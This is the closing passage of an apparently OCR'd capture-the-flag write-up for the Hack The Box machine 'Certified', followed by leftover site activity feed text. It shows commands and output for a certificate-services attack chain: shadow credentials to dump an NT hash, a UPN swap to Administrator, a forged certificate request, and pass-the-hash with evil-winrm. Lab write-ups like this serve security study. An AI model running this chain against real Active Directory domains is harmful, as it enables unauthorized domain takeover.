[*] Successfully added Key Credential with device ID '0e9b2c25-b574-55a4-ce80-6c51b204bbd0' to the Key Credentials for 'ca_
operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': 64f12cddaa88057e06a81b54e73b949b
```

- Now I will change the `UPN` of `CA_OPERATOR` to that of the Administrator account.

```
certipy-ad account update -username "Management_svc@certified.htb" -has
hes "a091c1832bcdd4677c28b5a6a1295584" -user CA_OPERATOR -upn Admi
nistrator
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools]
└─$ certipy-ad account update -username "Management_svc@certified.htb" -hashes "a091c1832bcdd4677c28b5a6a1295584" -user CA_
OPERATOR -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
```


- Now I will request the certificate as the `CA_OPERATOR`

```
certipy-ad req -username "CA_OPERATOR" -hashes "64f12cddaa88057e06a8
1b54e73b949b" -target "10.10.11.41" -ca 'certified-DC01-CA' -template 'Certifi
edAuthentication'
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/htb/tools]
└─$ certipy-ad req -username "CA_OPERATOR" -hashes "64f12cddaa88057e06a81b54e73b949b" -target "10.10.11.41" -ca 'certified-
DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```


- Now with this `administrator` .pfx I can do a pass-the-cert or I can get the NTLM hash of the user and do a pass-the-hash.


administrator:0d5b49608bbce1751f708748f67e2d34




- After accessing the site using evil-winrm, I managed to get the root.txt

evil-winrm -i certified.htb -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'




kyocera2002 owned system flag
1 hour ago
jeenyo owned user flag
1 hour ago
YESTERDAY
0xLebronJames owned user flag
4 hours ago
curryguy owned user flag
5 hours ago
MichaelKali owned user flag
5 hours ago
curryguy owned system flag
5 hours ago
Csuribird owned system flag
6 hours ago
T4RD13 owned user flag
6 hours ago
kyocera2002 owned user flag
6 hours ago


Certified has been Pwned!
Congratulations kyocera2002, best of luck in capturing flags ahead!
#4226
MACHINE RANK
06 May 2025
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE